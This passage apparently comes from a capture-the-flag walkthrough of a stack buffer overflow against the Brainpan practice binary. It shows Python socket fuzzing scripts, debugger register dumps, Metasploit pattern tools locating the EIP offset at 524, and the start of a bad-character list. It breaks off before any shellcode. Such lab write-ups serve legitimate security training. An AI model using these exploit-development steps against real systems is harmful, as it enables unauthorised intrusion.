AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[get_reply] copied 602 bytes to buffer
_
```


The immunity debugger has held it up for us.

We have to control the pointer. We can point to something malicious and allow us to utilize that to execute code.

We replaced everything with ‘A’.

41 is A


EIP = pointer




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◙"
EDX 0028F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7EFDE000
ESP 0028F930 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♪◙"
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
```

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.


Generate 1000 words and Copy.


```
root@kali:~/brainpan# msf-pattern_create -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
```


Modify the script and paste here > buffer = “Paste here“


```
  GNU nano 4.3                    fuzzer.py                    Modified
import sys, socket

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2>

print("Sending payload...")
payload = buffer + '\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send((payload.encode()))
s.close()
```

Run the code again



```
root@kali:~/brainpan# nano fuzzer.py
root@kali:~/brainpan# python3 fuzzer.py
Sending payload...
root@kali:~/brainpan#
```

The program crashed. You will see it is paused.



```
[03:52:25] Access violation when executing [35724134] - use Shift+F7/F8/F9 to pass exception to program
```

EIP has become changed.




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
EBX 7EFDE000
ESP 0028F930 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3
EBP 72413372
ESI 00000000
EDI 00000000
EIP 35724134
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
```

```
0028F930  41367241  Ar6A
0028F934  72413772  r7Ar
0028F938  39724138  8Ar9
0028F93C  41307341  As0A
0028F940  73413173  s1As
```

```
root@kali:~/brainpan# msf-pattern_offset -l 1000 -q 35724134
[*] Exact match at offset 524
```


It did find an exact offset at 524. That mean EIP is at 524 bytes. We should confirm this.




```
GNU nano 4.3                    fuzzer.py                    Modi
import sys, socket

buffer = "A" * 524 + "B" * 4

print("Sending payload...")
payload = buffer + '\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send((payload.encode()))
s.close()
```

A is gonna lead up to EIP. We should see 42 42 42 42 when we overwrite the EIP. That way we know we control the EIP.

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.




Run the code.




```
root@kali:~/brainpan# python3 fuzzer.py
```

Here we got 42 42 42 42 in EIP. That means we control the EIP.




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0028F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7EFDE000
ESP 0028F930 ASCII ""
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
```

Copy these characters




```
badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
